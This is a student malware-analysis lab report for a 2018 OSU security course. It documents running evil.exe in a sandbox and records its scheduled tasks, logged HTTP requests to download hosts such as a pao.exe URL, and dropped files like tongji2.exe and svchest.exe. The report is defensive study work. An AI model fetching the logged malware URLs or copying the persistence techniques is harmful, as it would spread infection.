OSU CS373 – Winter 2018
Student: Joaquin Saldana
Lab 1

Preparation

This week in Lab 1 we were instructed to run the executable evil.exe. Prior to running the .exe I opened up the following applications:

- Flypaper to block all TCP/IP traffic and block any executables or processes from exiting
- FakeNet which listens on various ports and monitors the attempts to connect to these ports to the outside word, or in other words the HTTP requests to these ports
- Process Monitor that monitors a process as it's executed on Windows. In particular what it's doing and how, and the registries it's using
- Process Explorer, a useful tool to complete a string dump of the process
- AntiSpy which produces an in depth view of the processes running on the machine

Observations

Prior to executing the malware I did a quick view of the scheduled tasks to determine if any changes were made after the malware was executed. Below is an image of the scheduled tasks before the evil.exe was executed:

```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Admin>Schtaks
'Schtaks' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Admin>Schtasks /Query

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows\Active Directory Rights Management Services Client
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
AD RMS Rights Policy Template Management Disabled
AD RMS Rights Policy Template Management N/A                    Ready

Folder: \Microsoft\Windows\AppID
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
PolicyConverter                          Disabled
VerifiedPublisherCertStoreCheck          Disabled

Folder: \Microsoft\Windows\Application Experience
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
AitAgent                                 1/18/2018 2:30:00 AM   Ready
ProgramDataUpdater                       1/18/2018 12:30:00 AM  Ready

Folder: \Microsoft\Windows\Autochk
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
Proxy                                    N/A                    Ready

Folder: \Microsoft\Windows\Bluetooth
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
UninstallDeviceTask                      N/A                    Ready

Folder: \Microsoft\Windows\CertificateServicesClient
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
SystemTask                               N/A                    Ready
UserTask                                 N/A                    Ready
UserTask-Roam                            Disabled

Folder: \Microsoft\Windows\Customer Experience Improvement Program
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
Consolidator                             1/17/2018 5:00:00 AM   Could not start
KernelCeipTask                           1/18/2018 3:30:00 AM   Ready
UsbCeip                                  1/18/2018 1:30:00 AM   Ready

Folder: \Microsoft\Windows\Defrag
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
ScheduledDefrag                          1/24/2018 2:13:21 AM   Ready

Folder: \Microsoft\Windows\Diagnosis
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
Scheduled                                1/21/2018 1:00:00 AM   Ready
```


Per some research on Google, most of these processes are routine for Windows. Shortly after the evil.exe was executed, the following tasks were scheduled while others were removed altogether:

```
Administrator: Command Prompt

C:\Users\Admin>Schtasks /Query

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
At1                                      1/18/2018 12:00:00 AM  Ready
At10                                     1/18/2018 4:30:00 AM   Ready
At11                                     1/17/2018 5:00:00 AM   Ready
At12                                     1/17/2018 5:30:00 AM   Ready
At13                                     1/17/2018 6:00:00 AM   Ready
At14                                     1/17/2018 6:30:00 AM   Ready
At15                                     1/17/2018 7:00:00 AM   Ready
At16                                     1/17/2018 7:30:00 AM   Ready
At17                                     1/17/2018 8:00:00 AM   Ready
At18                                     1/17/2018 8:30:00 AM   Ready
At19                                     1/17/2018 9:00:00 AM   Ready
At2                                      1/18/2018 12:30:00 AM  Ready
At20                                     1/17/2018 9:30:00 AM   Ready
At21                                     1/17/2018 10:00:00 AM  Ready
At22                                     1/17/2018 10:30:00 AM  Ready
At23                                     1/17/2018 11:00:00 AM  Ready
At24                                     1/17/2018 11:30:00 AM  Ready
At25                                     1/17/2018 12:00:00 PM  Ready
At26                                     1/17/2018 12:30:00 PM  Ready
At27                                     1/17/2018 1:00:00 PM   Ready
At28                                     1/17/2018 1:30:00 PM   Ready
At29                                     1/17/2018 2:00:00 PM   Ready
At3                                      1/18/2018 1:00:00 AM   Ready
At30                                     1/17/2018 2:30:00 PM   Ready
At31                                     1/17/2018 3:00:00 PM   Ready
At32                                     1/17/2018 3:30:00 PM   Ready
At33                                     1/17/2018 4:00:00 PM   Ready
At34                                     1/17/2018 4:30:00 PM   Ready
At35                                     1/17/2018 5:00:00 PM   Ready
At36                                     1/17/2018 5:30:00 PM   Ready
At37                                     1/17/2018 6:00:00 PM   Ready
At38                                     1/17/2018 6:30:00 PM   Ready
At39                                     1/17/2018 7:00:00 PM   Ready
At4                                      1/18/2018 1:30:00 AM   Ready
At40                                     1/17/2018 7:30:00 PM   Ready
At41                                     1/17/2018 8:00:00 PM   Ready
At42                                     1/17/2018 8:30:00 PM   Ready
At43                                     1/17/2018 9:00:00 PM   Ready
At44                                     1/17/2018 9:30:00 PM   Ready
```

In addition, a review of the FakeNet logs shows several HTTP GET requests to various URL's that seemed suspicious. Below is a timeline of the attempts:

1. A DNS query to the URL mzf2008.blog.163.com which an HTTP GET request to the extension /blog/3559978620114187268502/
2. Another DNS query to the URL www.hisunpharm.com thru port 80, again an HTTP GET request to the extension /files/File.product/pao.exe. This seemed like an obvious attempt to download another executable. This leads me to believe the evil.exe file is a dropper.
3. It made another DNS query to the host timeless888.com with an HTTP GET request to the extension /sun.txt. Not sure what this means just yet or what the .txt file contained.

Below is an image of the TCP/IP traffic discussed above:



```
FakeNet.exe - Shortcut
[Listening for SSL traffic on port 443.]
[Listening for traffic on port 25.]
[Listening for traffic on port 1337.]
[Listening for SSL traffic on port 465.]
[Listening for ICMP traffic.]
[Listening for DNS traffic on port: 53.]

[DNS Query Received.]
  Domain name: mzf2008.blog.163.com
[DNS Response sent.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET /blog/static/355997862011418726850 2/ HTTP/1.1
  User-Agent: AntiSpy
  Host: mzf2008.blog.163.com

[Sent http response to client.]
[Listening on UDP Port: 49677.]

[DNS Query Received.]
  Domain name: www.hisunpharm.com
[DNS Response sent.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET /files/File/product/pao.exe HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SL
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
 6.0; .NET4.0C; .NET4.0E)
  Host: www.hisunpharm.com
  Connection: Keep-Alive
```

A review of the Process Monitor application showed the evil.exe was creating another executable in the C drive in the Program Files folder.


Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path
4:06:32.8231617 AM	evil.exe	3008	CreateFile	C:\Program Files\tongji2.exe
4:06:32.8231757 AM	evil.exe	3008	QueryBasicInformationFile	C:\Program Files\tongji2.exe
4:06:32.8231809 AM	evil.exe	3008	CloseFile	C:\Program Files\tongji2.exe
4:06:32.8232608 AM	evil.exe	3008	CreateFile	C:\Program Files\tongji2.exe
4:06:32.8232796 AM	evil.exe	3008	CreateFileMapping	C:\Program Files\tongji2.exe
4:06:32.8232849 AM	evil.exe	3008	QueryStandardInformationFile	C:\Program Files\tongji2.exe
4:06:32.8233673 AM	evil.exe	3008	CreateFileMapping	C:\Program Files\tongji2.exe
4:06:32.8233915 AM	evil.exe	3008	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\Current\
4:06:32.8234178 AM	evil.exe	3008	QuerySecurityFile	C:\Program Files\tongji2.exe
4:06:32.8235205 AM	evil.exe	3008	QueryNameInformationFile	C:\Program Files\tongji2.exe
4:06:32.8235709 AM	evil.exe	3008	Process Create	C:\Program Files\tongji2.exe
4:06:32.8235731 AM	tongji2.exe	3312	Process Start	
4:06:32.8235755 AM	tongji2.exe	3312	Thread Create	
4:06:32.8235959 AM	evil.exe	3008	QuerySecurityFile	C:\Program Files\tongji2.exe
4:06:32.8236051 AM	evil.exe	3008	QueryBasicInformationFile	C:\Program Files\tongji2.exe
4:06:32.8236648 AM	evil.exe	3008	Load Image	C:\Program Files\tongji2.exe
4:06:32.8237601 AM	evil.exe	3008	CreateFile	C:\Windows\AppPatch\sysmain.sdb
4:06:32.8238270 AM	evil.exe	3008	QueryStandardInformationFile	C:\Windows\AppPatch\sysmain.sdb
4:06:32.8238347 AM	evil.exe	3008	CreateFileMapping	C:\Windows\AppPatch\sysmain.sdb
4:06:32.8238397 AM	evil.exe	3008	QueryStandardInformationFile	C:\Windows\AppPatch\sysmain.sdb
4:06:32.8238506 AM	evil.exe	3008	CreateFileMapping	C:\Windows\AppPatch\sysmain.sdb
4:06:32.8238631 AM	evil.exe	3008	QueryStandardInformationFile	C:\Windows\AppPatch\sysmain.sdb
4:06:32.8239555 AM	evil.exe	3008	CreateFile	C:\Program Files
4:06:32.8239726 AM	evil.exe	3008	QueryDirectory	C:\Program Files\tongji2.exe
4:06:32.8239906 AM	evil.exe	3008	CloseFile	C:\Program Files
4:06:32.8241170 AM	evil.exe	3008	CreateFile	C:\Program Files\tongji2.exe
4:06:32.8241319 AM	evil.exe	3008	QueryBasicInformationFile	C:\Program Files\tongji2.exe
4:06:32.8241370 AM	evil.exe	3008	CloseFile	C:\Program Files\tongji2.exe
4:06:32.8242012 AM	evil.exe	3008	CreateFile	C:\Program Files
4:06:32.8242161 AM	evil.exe	3008	QueryDirectory	C:\Program Files\tongji2.exe
4:06:32.8242317 AM	evil.exe	3008	CloseFile	C:\Program Files
4:06:32.8242606 AM	evil.exe	3008	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\
4:06:32.8242859 AM	evil.exe	3008	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\
4:06:32.8243058 AM	evil.exe	3008	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\
4:06:32.8243133 AM	evil.exe	3008	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersi
4:06:32.8243272 AM	evil.exe	3008	RegOpenKey	HKCU\Software\Microsoft\Windows NT\CurrentVersi
4:06:32.8243411 AM	evil.exe	3008	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersi
4:06:32.8244733 AM	evil.exe	3008	CreateFile	C:\Program Files
4:06:32.8244893 AM	evil.exe	3008	QueryDirectory	C:\Program Files*
4:06:32.8245067 AM	evil.exe	3008	QueryDirectory	C:\Program Files
4:06:32.8245512 AM	evil.exe	3008	QueryDirectory	C:\Program Files
4:06:32.8245586 AM	evil.exe	3008	CloseFile	C:\Program Files
4:06:32.8246413 AM	evil.exe	3008	CreateFile	C:\Program Files\tongji2.exe
4:06:32.8246605 AM	evil.exe	3008	QueryStandardInformationFile	C:\Program Files\tongji2.exe
4:06:32.8246673 AM	evil.exe	3008	QueryStandardInformationFile	C:\Program Files\tongji2.exe
4:06:32.8246730 AM	evil.exe	3008	ReadFile	C:\Program Files\tongji2.exe
4:06:32.8247142 AM	evil.exe	3008	CloseFile	C:\Program Files\tongji2.exe

Showing 161,182 of 363,913 events (44%) Backed by virtual memory

A quick search via Google found that the tongji2.exe file is indeed a virus. A string dump of the tongji2.exe file showed the following:


tongji2.exe:7816 Properties
Image
Performance
Performance Graph
Disk and Network
GPU Graph
Threads
TCP/IP
Security
Environment
Strings
Printable strings found in the scan:
mscoree.dll
runtime error
TLOSS error
SING error
DOMAIN error
- Attempt to use MSIL code from this assembly during native code initialization
This indicates a bug in your application. It is most likely the result of calling an MSIL-compiled (/clr) function from a native constructor or from DllMain.
- not enough space for locale information
- Attempt to initialize the CRT more than once.
This indicates a bug in your application.
- CRT not initialized
- unable to initialize heap
- not enough space for lowio initialization
- not enough space for stdio initialization
- pure virtual function call
- not enough space for _onexit/atexit table
- unable to open console device
- unexpected heap error
- unexpected multithread lock error
- not enough space for thread data
- abort() has been called
- not enough space for environment
- not enough space for arguments
- floating point support not loaded
@Microsoft Visual C++ Runtime Library
<program name unknown>
Runtime Error!
Program:
KERNEL32.DLL
WUSER32.DLL
HH:mm:ss
dddd, MMMM dd, yyyy
MM/dd/yy
December
November
October
September
August
Image
Memory
Save
Find
OK
Cancel


tongji2.exe:7816 Properties
Image
Performance
Performance Graph
Disk and Network
GPU Graph
Threads
TCP/IP
Security
Environment
Strings
Printable strings found in the scan:
Fake Net Mini Program
FakeNet Mini Program has been run
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
@.reloc
hPx@
VVj
8csm
hTa@
hDa@
uTVWh
VSf
PPPPP
^SSSSS
vdj
tAVWP
PPPPP
j\Yf
QQSVWh
SVW
j@j ^V
SWf9M
Fhp
uNh
tDh
SVW
9csm
j h`z@
t!Ht
wdS
PPPPP
QSV
ruS
SVW
Image
Memory
Save
Find
OK
Cancel

I did not find anything that was an immediate red flag, although I know this executable is not indigenous to the operating system and is indeed an artifact of the malware.

Additionally, a review of the C drive reveals the malware created more artifacts and in this case it created a folder, C:\ntldrs which the following a file titled svchest.exe, a close mirror to the indigenous executable, svchost.exe.


```
Administrator: Command Prompt
C:\Users\Admin>cd\

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 382C-4EBC

 Directory of C:\

04/04/2014  01:02 PM    <DIR>          analyzer
06/10/2009  01:42 PM                24 autoexec.bat
06/10/2009  01:42 PM                10 config.sys
04/04/2014  01:21 PM    <DIR>          cuckoo
01/17/2018  04:04 AM            23,424 FLYPAPER.SYS
01/17/2018  04:30 AM    <DIR>          ntldrs
07/13/2009  06:37 PM    <DIR>          PerfLogs
01/17/2018  04:06 AM    <DIR>          Program Files
04/07/2014  03:56 PM    <DIR>          Program Files (x86)
04/02/2014  12:02 PM    <DIR>          Python27
12/03/2014  11:18 AM    <DIR>          symbols
09/17/2012  12:17 PM    <DIR>          Users
01/08/2018  06:31 PM    <DIR>          Windows
               3 File(s)         23,458 bytes
              10 Dir(s)  52,284,915,712 bytes free

C:\>cd ntldrs

C:\ntldrs>attrib
A             C:\ntldrs\svchest.exe

C:\ntldrs>dir
 Volume in drive C has no label.
 Volume Serial Number is 382C-4EBC

 Directory of C:\ntldrs

01/17/2018  04:31 AM    <DIR>          .
01/17/2018  04:31 AM    <DIR>          ..
02/07/2014  02:47 PM            32,768 svchest.exe
               1 File(s)         32,768 bytes
               2 Dir(s)  52,284,915,712 bytes free

C:\ntldrs>attrib svchest.exe
A             C:\ntldrs\svchest.exe

C:\ntldrs>
```

A attrib command search in this directory found a hidden file titled funbots.bat.

```
C:\ntldrs>attrib
A               C:\ntldrs\funbots.bat
A               C:\ntldrs\svchest.exe

C:\ntldrs>
```

After I finished analyzing the behavior of the malware I restored the VM to it's original state via the snapshot taken prior to deploying the malware. This time rather than attempting to analyze the malware through it's behavior, I performed a static review of the malware by opening it with McAfee's FileInsight.

A string dump of the file in McAfee File Insight showed the PE file of the malware created various scheduled tasks every 30 minutes for a 48 hour period. A obvious red flag. Furthermore, I discovered the strings to the URL's I had observed with the FakeNet application, including the attempts to download the executables. I also found strings that tied the tongji2.exe to the evil.exe malware. I also found various sections of memory with strings that appeared as if they were encrypted and XOR, however attempts to decrypt this malware went unsuccessful.



Conclusion / Opinion

Ultimately, I believe the malware is attempting to download various infectious files to the machine with the intention of using the machine as a slave via a botnet. My theories are grounded on the naming conventions of the file funbots.bat file found in the ntldrs directory. Furthermore, the scheduled tasks suggest the actor is requesting the machine keep constantly performing a task at a frequent rate. I'm unsure what this task is but if I had to guess, it's keep constant communication with the master machine.